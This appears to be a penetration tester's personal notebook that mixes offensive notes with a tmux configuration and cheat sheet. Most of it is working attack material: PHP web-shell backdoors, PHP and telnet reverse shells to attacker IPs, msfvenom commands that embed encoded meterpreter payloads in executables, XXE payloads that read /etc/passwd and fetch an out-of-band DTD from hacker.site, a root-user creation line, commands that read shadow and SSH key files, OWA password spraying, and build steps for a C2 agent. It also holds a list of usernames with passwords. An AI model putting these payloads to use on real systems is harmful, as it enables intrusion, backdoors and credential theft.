curl -H 'X-forwarded-for:10.194.0.67' -I http://10.194.0.68/misc/   <----this may be able to bypass the 403 code because of the x forwarded header :)

physical hacking

bash bunny

https://forums.hak5.org/topic/40971-info-tools/ <----Go here and download Impacket and Responder

https://storage.googleapis.com/bashbunny_tools/impacket-bunny.deb
https://storage.googleapis.com/bashbunny_tools/responder-bunny.deb
https://storage.googleapis.com/bashbunny_tools/gohttp-bunny.deb

Good setup video
https://www.youtube.com/watch?v=VI1ie4cAIho

Set up bash bunny -

1. Download firmware from
2. https://wiki.bashbunny.com/downloads.html
3. Place firmware version into root of bash bunny - Do not unzip or decompress file
4. Safely remove bash bunny, and insert bash bunny back into computer, wait 10 minutes for flash to complete.
5. Follow instructions on youtube video above

```
Mass-Storage Directory Structure                Default Settings
 -------------------------------------------     ----------------------------
 .
 |-config.txt      - Global config script         Username: root
 |                 Sourced by all payloads        Password: hak5bunny
 |-payloads/                                      Hostname: bunny
 | |-library/
 | | |-* Payloads from Bash Bunny repository      IP Address: 172.16.64.1
 | |                                          DHCP Range: 172.16.64.10-12
 | |-extensions/   - Additional Bunny Script
 | |               commands/functions.          LED Status:
 | |-switch1/                                   Green Solid    - Boot up
 | | |-payload.txt - Bunny Script executed on     Blue Blink     - Arming Mode
 | |               boot in switch position 1    Red/Blue Blink - Recovery
 | |-switch2/
 | | |-payload.txt - Bunny Script executed on
 | |               boot in switch position 2
 | |-arming/
 |   |-payload.txt - Override payload for
 |                 Arming Mode *USE CAUTION*
 |
 |-loot/           - Where payloads store logs and data
 |-docs/            - EULA, License, this readme.txt
 |-tools/          - Contents placed here will be copied
 |                 to /tools at boot in arming mode.
 |                 *.deb packages will be installed.
 |-languages/      - HID languages placed here will
                   install at boot in arming mode.
```

rasperry pi

Get rid of stupid fucking ipv6 problems

Add these lines to /etc/sysctl.conf
Code: Select all

example

echo

```
net.ipv6.conf.all.disable_ipv6 = 1
net.ipv6.conf.default.disable_ipv6 = 1
net.ipv6.conf.lo.disable_ipv6 = 1
net.ipv6.conf.eth0.disable_ipv6 = 1
net.ipv6.conf.[interface].disable_ipv6 = 1
```

Save and close.
Activate with:
Code: Select all

```
sysctl -p
```

Having a keyboard will fuck up your boot process and make you type in ctrl + D to continue

php-shells

Try this first

```
<?php echo exec($_REQUEST['c']);?>
```

Try this next if the first doesn't work

```
<?php echo exec($_GET['c']); ?>
```

```
<?php -r '$sock=fsockopen(10.11.0.220",1234);exec("/bin/sh -i <&d >&%d 2>&%d",f,f,f)' ?>
```

Simple PHP Backdoor By DK (One-Liner Version)

Usage:

http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

```
 <?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```

```
php -r '$sock=fsockopen(10.11.0.220",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

mac address change

This will change your MAC address

IE in this case, we changed the MAC address on our Alfa wireless card

First notate the mac address

```
root@kali:~# ifconfig
```

```
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 00:c0:ca:5a:05:b7  txqueuelen 1000  (Ethernet)
```

Next we need to take down the wireless interface

```
root@kali:~# ifconfig wlan0 down
```

Now we need to change the mac address to something (I didn't change much because this can cause issues if you type in a crazy MAC address like 00:00:00:00:00:00)

```
root@kali:~# macchanger --mac=00:c0:ca:5a:05:b6 wlan0
```

Now we will get the output.

```
root@kali:~# macchanger --mac=00:c0:ca:5a:05:b6 wlan0
Current MAC:   00:c0:ca:5a:05:b7 (ALFA, INC.)
Permanent MAC: 00:c0:ca:5a:05:b7 (ALFA, INC.)
New MAC:       00:c0:ca:5a:05:b6 (ALFA, INC.)
```

Now we will take the interface back up

```
root@kali:~# ifconfig wlan0 up
```

cut commands

When you have a username and password list like below, do the following to separate usernames and passwords.

DRussell Password1
GCoates Welcome01
cyber_adm Password123!
FSaville-Kent Letmein!
justalocaladmin Pass123!
svc_iis Vintage!
LNewton Banker123
LWestgarth Offshore123
MCarrodus Spring2018!
IChamberlain Mei2Chai
JSwift theifi9A
Ksteele dahxahJ5
LMacghey Chie0zai
LPatterson chipieKu7
ned_adm Nothing to see here!
vincent.delpy Il0v3kiwis!
wsadmin Workstationadmin1!

Do the below command to separate the usernames from the passwords and put them into a username file

cat usernamepass.txt |cut -d ' ' -f2 --complement > username.txt

Do the below command to separate the passwords from the usernames and put them into a password file

cat usernamepass.txt |cut -d ' ' -f1 --complement >password.txt

root_user_add

useradd -ou 0 -g 0 machew

mortar-shells

buffer overflow

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.34.31 LPORT=443 -f c -a x86 --platform windows -b "\x00\x20\x0a\x0d" -e x86/shikata_ga_nai -k

----

Python

msfvenom -p cmd/unix/reverse_python LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -b "\x00" -e x86/shikata_ga_nai -f raw > shell.py
----

Bash

msfvenom -p cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -b "\x00" -e x86/shikata_ga_nai -f raw > shell.sh

----

Perl

msfvenom -p cmd/unix/reverse_perl LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -b "\x00" -e x86/shikata_ga_nai -f raw > shell.pl

----

Windows ASP

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.220 LPORT=443 -f asp -e x86/shikata_ga_nai -i 10 > Desktop/shell.asp

----

Windows Executable

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.30.53 LPORT=443 -f exe -e x86/shikata_ga_nai -i 10 > /Desktop/shell.exe
```

WAR - IE Tomcat shell

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=ip LPORT=4444 -f war > shell.war
```

Generic shell

```
msfvenom -p windows/shell_reverse_tcp -f js_le -e generic/none -a x86 --platform windows -s 342 LHOST=10.11.0.220 LPORT=443
```

PHP

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.174.129 LPORT=443 -f raw -e x86/shikata_ga_nai -i 3 > shell.php
```

Embed the code in an executable

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.50.50.100 LPORT=4460 -f exe -e x86/shikata_ga_nai -i 10 -k -x original-file.exe > new-file-with-malicious-code.exe
```

""""""""""
use this within msfconsole

```
use payload/windows/meterpreter/bind_tcp
set LPORT 2444
generate -t exe -f /var/www/html/msf_bind2444.exe
```

""""""""""

Handlers

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

```
use exploit/multi/handler
set PAYLOAD <Payload name>
set LHOST <LHOST value>
set LPORT <LPORT value>
set ExitOnSession false
exploit -j -z
```

privilege-escalation-linux

RSS
Search
BlogArchivesScriptsVideos
Basic Linux Privilege Escalation
Before starting, I would like to point out - I'm no expert. As far as I know, there isn't a "magic" answer, in this huge area. This is simply my finding, typed up, to be shared (my starting point). Below is a mixture of commands to do the same thing, to look at things in a different place or just a different light. I know there more "things" to look for. It's just a basic & rough guide. Not every command will work for each system as Linux varies so much. "It" will not jump off the screen - you've to hunt for that "little thing" as "the devil is in the detail".

Enumeration is the key.

(Linux) privilege escalation is all about:

Collect - Enumeration, more enumeration and some more enumeration.

Process - Sort through data, analyse and prioritisation.
Search - Know what to search for and where to find the exploit code.
Adapt - Customize the exploit, so it fits. Not every exploit work for every system "out of the box".
Try - Get ready for (lots of) trial and error.
Operating System

What's the distribution type? What version?

```
cat /etc/issue
cat /etc/*-release
  cat /etc/lsb-release      # Debian based
  cat /etc/redhat-release   # Redhat based
```

What's the kernel version? Is it 64-bit?

```
cat /proc/version
uname -a
uname -mrs
rpm -q kernel
dmesg | grep Linux
ls /boot | grep vmlinuz-
```

What can be learnt from the environmental variables?

```
cat /etc/profile
cat /etc/bashrc
cat ~/.bash_profile
cat ~/.bashrc
cat ~/.bash_logout
env
set
```

Is there a printer?

```
lpstat -a
```

Applications & Services

What services are running? Which service has which user privilege?

```
ps aux
ps -ef
top
cat /etc/services
```

Which service(s) are been running by root? Of these services, which are vulnerable - it's worth a double check!

```
ps aux | grep root
ps -ef | grep root
```

What applications are installed? What version are they? Are they currently running?

```
ls -alh /usr/bin/
ls -alh /sbin/
dpkg -l
rpm -qa
ls -alh /var/cache/apt/archivesO
ls -alh /var/cache/yum/
```

Any of the service(s) settings misconfigured? Are any (vulnerable) plugins attached?

```
cat /etc/syslog.conf
cat /etc/chttp.conf
cat /etc/lighttpd.conf
cat /etc/cups/cupsd.conf
cat /etc/inetd.conf
cat /etc/apache2/apache2.conf
cat /etc/my.conf
cat /etc/httpd/conf/httpd.conf
cat /opt/lampp/etc/httpd.conf
ls -aRl /etc/ | awk '$1 ~ /^.*r.*/
```

What jobs are scheduled?

```
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
```
Any plain text usernames and/or passwords?

```
grep -i user [filename]
grep -i pass [filename]
grep -C 5 "password" [filename]
find . -name "*.php" -print0 | xargs -0 grep -i -n "var $password"   # Joomla
```
Communications & Networking

What NIC(s) does the system have? Is it connected to another network?

```
/sbin/ifconfig -a
cat /etc/network/interfaces
cat /etc/sysconfig/network
```
What are the network configuration settings? What can you find out about this network? DHCP server? DNS server? Gateway?

```
cat /etc/resolv.conf
cat /etc/sysconfig/network
cat /etc/networks
iptables -L
hostname
dnsdomainname
```
What other users & hosts are communicating with the system?

```
lsof -i
lsof -i :80
grep 80 /etc/services
netstat -antup
netstat -antpx
netstat -tulpn
chkconfig --list
chkconfig --list | grep 3:on
last
w
```
Whats cached? IP and/or MAC addresses

```
arp -e
route
/sbin/route -nee
```
Is packet sniffing possible? What can be seen? Listen to live traffic

```
1
tcpdump tcp dst 192.168.1.7 80 and tcp dst 10.5.5.252 21
```
Note: tcpdump tcp dst [ip] [port] and tcp dst [ip] [port]

Have you got a shell? Can you interact with the system?

```
nc -lvp 4444    # Attacker. Input (Commands)
nc -lvp 4445    # Attacker. Ouput (Results)
telnet [atackers ip] 44444 | /bin/sh | [local ip] 44445    # On the targets system. Use the attackers IP!
```
Note: http://lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/

Is port forwarding possible? Redirect and interact with traffic from another view

Note: http://www.boutell.com/rinetd/

Note: http://www.howtoforge.com/port-forwarding-with-rinetd-on-debian-etch

Note: http://downloadcenter.mcafee.com/products/tools/foundstone/fpipe2_1.zip

Note: FPipe.exe -l [local port] -r [remote port] -s [local port] [local IP]

```
FPipe.exe -l 80 -r 80 -s 80 192.168.1.7
```
Note: ssh -[L/R] [local port]:[remote ip]:[remote port] [local user]@[local ip]

```
ssh -L 8080:127.0.0.1:80 root@192.168.1.7    # Local Port
ssh -R 8080:127.0.0.1:80 root@192.168.1.7    # Remote Port
```
Note: mknod backpipe p ; nc -l -p [remote port] < backpipe | nc [local IP] [local port] >backpipe

```
mknod backpipe p ; nc -l -p 8080 < backpipe | nc 10.5.5.151 80 >backpipe    # Port Relay
mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 | tee -a outflow 1>backpipe    # Proxy (Port 80 to 8080)
mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 | tee -a outflow & 1>backpipe    # Proxy monitor (Port 80 to 8080)
```
Is tunnelling possible? Send commands locally, remotely

```
ssh -D 127.0.0.1:9050 -N [username]@[ip]
proxychains ifconfig
```
Confidential Information & Users

Who are you? Who is logged in? Who has been logged in? Who else is there? Who can do what?

```
id
who
w
last
cat /etc/passwd | cut -d: -f1    # List of users
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'   # List of super users
awk -F: '($3 == "0") {print}' /etc/passwd   # List of super users
cat /etc/sudoers
sudo -l
```
What sensitive files can be found?

```
cat /etc/passwd
cat /etc/group
cat /etc/shadow
ls -alh /var/mail/
```
Anything "interesting" in the home directorie(s)? If it's possible to access

```
ls -ahlR /root/
ls -ahlR /home/
```
Are there any passwords in; scripts, databases, configuration files or log files? Default paths and locations for passwords

```
cat /var/apache2/config.inc
cat /var/lib/mysql/mysql/user.MYD
cat /root/anaconda-ks.cfg
```
What has the user being doing? Is there any password in plain text? What have they been edting?

```
cat ~/.bash_history
cat ~/.nano_history
cat ~/.atftp_history
cat ~/.mysql_history
cat ~/.php_history
```
What user information can be found?

```
cat ~/.bashrc
cat ~/.profile
cat /var/mail/root
cat /var/spool/mail/root
```
Can private-key information be found?

```
cat ~/.ssh/authorized_keys
cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key
```
File Systems

Which configuration files can be written in /etc/? Able to reconfigure a service?

```
ls -aRl /etc/ | awk '$1 ~ /^.*w.*/' 2>/dev/null      # Anyone
ls -aRl /etc/ | awk '$1 ~ /^..w/' 2>/dev/null        # Owner
ls -aRl /etc/ | awk '$1 ~ /^.....w/' 2>/dev/null     # Group
ls -aRl /etc/ | awk '$1 ~ /w.$/' 2>/dev/null         # Other

find /etc/ -readable -type f 2>/dev/null                # Anyone
find /etc/ -readable -type f -maxdepth 1 2>/dev/null   # Anyone
```

What can be found in /var/ ?

```
ls -alh /var/log
ls -alh /var/mail
ls -alh /var/spool
ls -alh /var/spool/lpd
ls -alh /var/lib/pgsql
ls -alh /var/lib/mysql
cat /var/lib/dhcp3/dhclient.leases
```

Any settings/files (hidden) on website? Any settings file with database information?

```
ls -alhR /var/www/
ls -alhR /srv/www/htdocs/
ls -alhR /usr/local/www/apache22/data/
ls -alhR /opt/lampp/htdocs/
ls -alhR /var/www/html/
```

Is there anything in the log file(s) (Could help with "Local File Includes"!)

```
cat /etc/httpd/logs/access_log
cat /etc/httpd/logs/access.log
cat /etc/httpd/logs/error_log
cat /etc/httpd/logs/error.log
cat /var/log/apache2/access_log
cat /var/log/apache2/access.log
cat /var/log/apache2/error_log
cat /var/log/apache2/error.log
cat /var/log/apache/access_log
cat /var/log/apache/access.log
cat /var/log/auth.log
cat /var/log/chttp.log
cat /var/log/cups/error_log
cat /var/log/dpkg.log
cat /var/log/faillog
cat /var/log/httpd/access_log
cat /var/log/httpd/access.log
cat /var/log/httpd/error_log
cat /var/log/httpd/error.log
cat /var/log/lastlog
cat /var/log/lighttpd/access.log
cat /var/log/lighttpd/error.log
cat /var/log/lighttpd/lighttpd.access.log
cat /var/log/lighttpd/lighttpd.error.log
cat /var/log/messages
cat /var/log/secure
cat /var/log/syslog
cat /var/log/wtmp
cat /var/log/xferlog
cat /var/log/yum.log
cat /var/run/utmp
cat /var/webmin/miniserv.log
cat /var/www/logs/access_log
cat /var/www/logs/access.log
ls -alh /var/lib/dhcp3/
ls -alh /var/log/postgresql/
ls -alh /var/log/proftpd/
ls -alh /var/log/samba/
```

Note: auth.log, boot, btmp, daemon.log, debug, dmesg, kern.log, mail.info, mail.log, mail.warn, messages, syslog, udev, wtmp
Note: http://www.thegeekstuff.com/2011/08/linux-var-log-files/

If commands are limited, you break out of the "jail" shell?

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
echo os.system('/bin/bash')
/bin/sh -i
```
How are file-systems mounted?

```
mount
df -h
```
Are there any unmounted file-systems?

```
1
cat /etc/fstab
```
What "Advanced Linux File Permissions" are used? Sticky bits, SUID & GUID

```
find / -perm -1000 -type d 2>/dev/null   # Sticky bit - Only the owner of the directory or the owner of a file can delete or rename here.
find / -perm -g=s -type f 2>/dev/null    # SGID (chmod 2000) - run as the group, not the user who started it.
find / -perm -u=s -type f 2>/dev/null    # SUID (chmod 4000) - run as the owner, not the user who started it.

find / -perm -g=s -o -perm -u=s -type f 2>/dev/null    # SGID or SUID
for i in `locate -r "bin$"`; do find $i \( -perm -4000 -o -perm -2000 \) -type f 2>/dev/null; done    # Looks in 'common' places: /bin, /sbin, /usr/bin, /usr/sbin, /usr/local/bin, /usr/local/sbin and any other *bin, for SGID or SUID (Quicker search)

# find starting at root (/), SGID or SUID, not Symbolic links, only 3 folders deep, list with more detail and hide any errors (e.g. permission denied)
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
```
Where can written to and executed from? A few 'common' places: /tmp, /var/tmp, /dev/shm

```
find / -writable -type d 2>/dev/null      # world-writeable folders
find / -perm -222 -type d 2>/dev/null     # world-writeable folders
find / -perm -o w -type d 2>/dev/null     # world-writeable folders

find / -perm -o x -type d 2>/dev/null     # world-executable folders

find / \( -perm -o w -perm -o x \) -type d 2>/dev/null   # world-writeable & executable folders
```
Any "problem" files? Word-writeable, "nobody" files

```
find / -xdev -type d \( -perm -0002 -a ! -perm -1000 \) -print   # world-writeable files
find /dir -xdev \( -nouser -o -nogroup \) -print   # Noowner files
```
Preparation & Finding Exploit Code

What development tools/languages are installed/supported?

```
find / -name perl*
find / -name python*
find / -name gcc*
find / -name cc
```
How can files be uploaded?

```
1
2
3
4
5
find / -name wget
find / -name nc*
find / -name netcat*
find / -name tftp*
find / -name ftp
```
Finding exploit code

http://www.exploit-db.com

http://1337day.com

http://www.securiteam.com

http://www.securityfocus.com

http://www.exploitsearch.net

http://metasploit.com/modules/

http://securityreason.com

http://seclists.org/fulldisclosure/

http://www.google.com

Finding more information regarding the exploit

http://www.cvedetails.com

http://packetstormsecurity.org/files/cve/[CVE]

http://cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE]

http://www.vulnview.com/cve-details.php?cvename=[CVE]

(Quick) "Common" exploits. Warning. Pre-compiled binaries files. Use at your own risk

http://web.archive.org/web/20111118031158/http://tarantula.by.ru/localroot/

http://www.kecepatan.66ghz.com/file/local-root-exploit-priv9/

Mitigations

Is any of the above information easy to find?

Try doing it! Setup a cron job which automates script(s) and/or 3rd party products

Is the system fully patched?

Kernel, operating system, all applications, their plugins and web services

```
apt-get update && apt-get upgrade
yum update
```

Are services running with the minimum level of privileges required?

For example, do you need to run MySQL as root?

Scripts Can any of this be automated?!

http://pentestmonkey.net/tools/unix-privesc-check/

http://labs.portcullis.co.uk/application/enum4linux/

http://bastille-linux.sourceforge.net

Other (quick) guides & Links

Enumeration

http://www.0daysecurity.com/penetration-testing/enumeration.html

http://www.microloft.co.uk/hacking/hacking3.htm

Misc

http://jon.oberheide.org/files/stackjacking-infiltrate11.pdf

http://pentest.cryptocity.net/files/operations/2009/post_exploitation_fall09.pdf

http://insidetrust.blogspot.com/2011/04/quick-guide-to-linux-privilege.html

Posted by g0tmi1kAug 2nd, 2011 12:00 am bypassing, commands, privilege escalation

« Pentesting With BackTrack (PWB) + Offensive Security Certified Professional (OSCP)De-ICE.net v1.2a (1.20a) {Level 1 - Disk 3 - Version A} »

xml-xxe-xpath

Downloading xcat

1. Download get-pip.py from https://bootstrap.pypa.io/get-pip.py
2. Go to download directory.
3. Run ‘Python3 get-pip.py
4. Go to xcat install directory

XML tag injection

```
Name: useless
Username: useless@yahoo.com</username></user><user><rule>1</rule><name>l33t</name><username>admin@yahoo.com
Password: l33t

Name: </name></user><user><rule>1<!--
Username: --></rule><name>x</name><username>x
Password: l33t

Name: </name></user><user><rule{NEW LINE}>1<!--
Username: --></rule{NEW LINE}><username>l33t
Password: l33t

<script><![CDATA[alert]]>('XSS')</script>
```

XML XXE or (XML external entity)

```
<?xml version="1.0" ?>
<!DOCTYPE passwd [
<!ELEMENT passwd ANY>
<!ENTITY passwd SYSTEM "file:///etc/passwd">
]>
<passwd>&passwd;</passwd>
```

Resource inclusion with php input/output streams and encoding

```
<!DOCTYPE message [

...
<ENTITY xxefile SYSTEM "php://filter/read=convert.base64-encode/resource=file:///path/to/config.php">
]>
<message>
...
<body>&xxefile;</body>
</message>
```

Resource inclusion

```
<!DOCTYPE message [
...
<!ENTITY xxefile SYSTEM "file:///etc/passwd">
]>
<message>
...
<body>&xxefile;</body>
</message>
```

Working example of post request (XML Tab)

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<!DOCTYPE crimeTest [
<!ENTITY fakeEntity SYSTEM "file:///etc/passwd">
]>
<login>
  <username>matt..&fakeEntity;</username>
  <password>poop...&fakeEntity;</password>
</login>
```

XXESERVE PROGRAM

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://10.100.13.200:8080/xml?f=/etc/passwd">
%remote;
%int;
%trick;]>
```

** This is a test for lab number 6 XML External entities (blind)

```
<?xml version='1.0'?>
<!DOCTYPE xxe [
<!ENTITY % EvilDTD SYSTEM 'http://hacker.site/evil.dtd'>
%EvilDTD;
%LoadOOBEnt;
%OOB;
]>
```

tmux 2

tmux config

```
# ---------------------
# Configuration
# ---------------------

# -- general -------------------------------------------------------------------

set -g default-terminal "screen-256color" # colors!
setw -g xterm-keys on
set -s escape-time 10                     # faster command sequences
set -sg repeat-time 600                   # increase repeat timeout
set -s focus-events on

set -g prefix2 C-a                        # GNU-Screen compatible prefix
bind C-a send-prefix -2

set -q -g status-utf8 on                  # expect UTF-8 (tmux < 2.2)
setw -q -g utf8 on

set -g history-limit 5000                 # boost history

# -- urlview -------------------------------------------------------------------

bind U run "cut -c3- ~/.tmux.conf | sh -s _urlview #{pane_id}"


# remap prefix from 'C-b' to 'C-a'----------------------------------------------
#unbind C-b
#set-option -g prefix C-a
#bind-key C-a send-prefix

# split panes using | and -
bind \ split-window -h
bind - split-window -v
```

```
unbind '"'
unbind %

# 0 is too far from ` ;)
set -g base-index 1

# reload config file (change file location to your the tmux.conf you want to use)
bind r source-file ~/.tmux.conf

# switch panes using Alt-arrow without prefix
bind -n M-Left select-pane -L
bind -n M-Right select-pane -R
bind -n M-Up select-pane -U
bind -n M-Down select-pane -D

# Increase scrollback history limit
set -g history-limit 1500

# Enable mouse mode (tmux 2.1 and above)
set -g mouse on

bind -n WheelUpPane if-shell -F -t = "#{mouse_any_flag}" "send-keys -M" "if -Ft= '#{pane_in_mode}' 'send-keys -M' 'select-pane -t=;
copy-mode -e; send-keys -M'"
bind -n WheelDownPane select-pane -t= \; send-keys -M
bind -n C-WheelUpPane select-pane -t= \; copy-mode -e \; send-keys -M
bind -T copy-mode-vi    C-WheelUpPane   send-keys -X halfpage-up
bind -T copy-mode-vi    C-WheelDownPane send-keys -X halfpage-down
bind -T copy-mode-emacs C-WheelUpPane   send-keys -X halfpage-up
bind -T copy-mode-emacs C-WheelDownPane send-keys -X halfpage-down

# To copy, left click and drag to highlight text in yellow,
# once you release left click yellow text will disappear and will automatically be available in clibboard
# # Use vim keybindings in copy mode
setw -g mode-keys vi
# Update default binding of `Enter` to also use copy-pipe
unbind -T copy-mode-vi Enter
bind-key -T copy-mode-vi Enter send-keys -X copy-pipe-and-cancel "xclip -selection c"
bind-key -T copy-mode-vi MouseDragEnd1Pane send-keys -X copy-pipe-and-cancel "xclip -in -selection clipboard"

# don't rename windows automatically
set-option -g allow-rename off


bind Enter copy-mode # enter copy mode

run -b 'tmux bind -t vi-copy v begin-selection 2> /dev/null || true'
run -b 'tmux bind -T copy-mode-vi v send -X begin-selection 2> /dev/null || true'
run -b 'tmux bind -t vi-copy C-v rectangle-toggle 2> /dev/null || true'
run -b 'tmux bind -T copy-mode-vi C-v send -X rectangle-toggle 2> /dev/null || true'
run -b 'tmux bind -t vi-copy y copy-selection 2> /dev/null || true'
run -b 'tmux bind -T copy-mode-vi y send -X copy-selection-and-cancel 2> /dev/null || true'
run -b 'tmux bind -t vi-copy Escape cancel 2> /dev/null || true'
run -b 'tmux bind -T copy-mode-vi Escape send -X cancel 2> /dev/null || true'
run -b 'tmux bind -t vi-copy H start-of-line 2> /dev/null || true'
run -b 'tmux bind -T copy-mode-vi H send -X start-of-line 2> /dev/null || true'
run -b 'tmux bind -t vi-copy L end-of-line 2> /dev/null || true'
run -b 'tmux bind -T copy-mode-vi L send -X end-of-line 2> /dev/null || true'

#Open Panes
#bind-key M-h new-window -n hax \; \
  #split-window -v -p 50 -t 1 hax \; \
  #send-keys -t hax 'tmux select-pane -P 'fg=Blue'' 'Enter' \; \
  #split-window -h -p 50 -t 2 hax \; \
  #send-keys -t hax 'tmux select-pane -P 'fg=Purple'' 'Enter' \; \

# THEME
set -g status-bg black
set -g status-fg white
set -g window-status-current-bg white
set -g window-status-current-fg black
set -g window-status-current-attr bold
set -g status-interval 60
set -g status-left-length 30
set -g status-left '#[fg=green](#S) #(whoami)'
set -g status-right '#[fg=yellow]#(cut -d " " -f 1-3 /proc/loadavg)#[default] #[fg=white]%H:%M#[default]'

# List of plugins
set -g @plugin 'tmux-plugins/tpm'
set -g @plugin 'tmux-plugins/tmux-sensible'
set -g @plugin 'tmux-plugins/tmux-resurrect'
set -g @plugin 'nhdaly/tmux-better-mouse-mode'
set -g @plugin 'tmux-plugins/tmux-yank'
set -g @plugin 'tmux-plugins/tmux-copycat'
set -g @plugin 'tmux-plugins/tmux-open'

# Other examples:
# set -g @plugin 'github_username/plugin_name'
# set -g @plugin 'git@github.com/user/plugin'
# set -g @plugin 'git@bitbucket.com/user/plugin'

# Initialize TMUX plugin manager (keep this line at the very bottom of tmux.conf)
run -b '~/.tmux/plugins/tpm/tpm'
```

tmux cheat sheet

Most used

CTRL + A then \ will make a vertical pane
CTRL + A then - will make a horizontal pane

Prefix + q - Show Numbers
Prefix + x - Kill Pane
Prefix + z - Toggle Zoom
ALT up - Switch Pane up
ALT down - Switch Pane down
ALT left - Switch Pane left
ALT right - Switch Pane right
Prefix + c - Create window
Prefix + w - List windows
Prefix + n - Next Window
Prefix + p - Previous Window
Prefix + f - Find Window
Prefix + , - Rename Window
Prefix + & - Kill Window
Prefix + / - Regex search (strings work too)
Prefix + Ctrl f - Simple File Search
Prefix + Ctrl g - Jump over git status
Prefix + alt h - Jump over SHA-1/SHA-256 hashes
Prefix + ctrl u - url search
Prefix + ctrl d - number search
prefix + alt i - ip address search
n - Jumps to next match
N - Jumps to previous match
Enter - Copies match
o - Open highlighted selection
Ctrl o - Open highlighted selection in Editor
Shift s - search the highlighted selection directly insdie google
Prefix Ctrl s - Save
Prefix Ctrl r - Restore
tmux source-file ~/.tmux.conf Reload tmux config
^ - Back to indentation
(space) - Start selection
Esc - Clear Selection
Copy - Selection Enter
Prefix + ? - List Shortcuts
Prefix + t - Clock
Prefix + d - Detach
Prefix + : - Prompt
Prompt: setw synchronize-panes on Synchronize Panes
Prompt: setw synchronize-panes off Turn Off Synchronize Panes
Prefix + : select-pane -P 'fg=colourx' Change font color of current pane

Prefix + x - Kill pane

mail sniper

This will gather the domain name - Keep in mind, you may want to run this twice to verify results

Invoke-DomainHarvestOWA -ExchHostname <ip or url> -DomainList <domain list file> -Outfile <output file>

Invoke-DomainHarvestOWA -ExchHostname "10.10.110.254" -DomainList .\domains.txt -brute <----this is rastalabs

This will check for valid domain users on the Domain after you gather a pre-generated username list

Invoke-UsernameHarvestOWA -ExchHostname "10.10.110.254" -UserList .\email_addys.txt -Domain rastalabs.local

This will spray the OWA portal against a valid userlist with a singular password

Invoke-PasswordSprayOWA -ExchHostname "10.10.110.254" -Domain rastalabs.local -UserList .\email_addys.txt -Password Labrador1

This will use a harvested credential to get a global-address list

Get-GlobalAddressList -ExchHostname "10.10.110.254" -UserName rastalabs.local\ahope -Password Spring2017 -OutFile test.txt

c#

https://github.com/byt3bl33d3r/OffensiveDLR
https://github.com/GhostPack/Seatbelt
https://github.com/leoloobeek/csharp
https://github.com/cobbr/SharpShell
https://github.com/GhostPack/Seatbelt/
https://github.com/GhostPack/SharpUp/
https://github.com/GhostPack/SharpRoast/
https://github.com/GhostPack/SharpDump/
https://github.com/GhostPack/Rubeus
https://github.com/GhostPack/SafetyKatz/
https://github.com/GhostPack/SharpWMI/
https://github.com/GhostPack/

https://www.harmj0y.net/blog/redteaming/ghostpack/
https://medium.com/@malcomvetter/net-process-injection-1a1af00359bc

merlin

1. Download Merlin
----

cd /opt

git clone https://github.com/Ne0nd0g/merlin.git

2. Download Agent Dependencies
----
cd /opt/merlin/cmd/merlinagent

go get github.com/Ne0nd0g/merlin/pkg

go get github.com/Ne0nd0g/merlin/pkg/agent

go get github.com/fatih/color

----

3. Build Linux Agent

cd /opt/merlin/cmd/merlinagent

go build

----

4. Build Windows Agent

cd /opt/merlin/cmd/merlinagent

GOOS=windows GOARCH=amd64 go build

----

5. Build Server

cd /opt/merlin/cmd/merlinserver

go build

----
6. Move Built Server and Generate SSL Cert

mv /opt/merlin/cmd/merlinserver/merlinserver ../../

cd /opt/merlin/data/x509

openssl req -x509 -newkey rsa:4096 -sha256 -nodes -keyout server.key -out server.crt -subj "/CN=Humana.com" -days 7

Run Merlin Server

cd /opt/merlin/

./merlinserver -i 192.168.0.46

shell-for-buffer-overflow

msfvenom -p windows/shell/reverse_tcp LHOST <IP> LPORT <PORT> -f c -a x86 --platform windows -b "\x00 ** ALSO ADD OTHER BAD CHARACTERS HERE" -e x86/shikata_ga_nai

msfvenom -p windows/shell/reverse_tcp LHOST=192.168.26.31 LPORT=443 -f c -a x86 --platform windows -b "\x00\x09\x0a\x0d" -e x86/shikata_ga_nai <---EXAMPLE OF WORKING SHELL FROM LAB

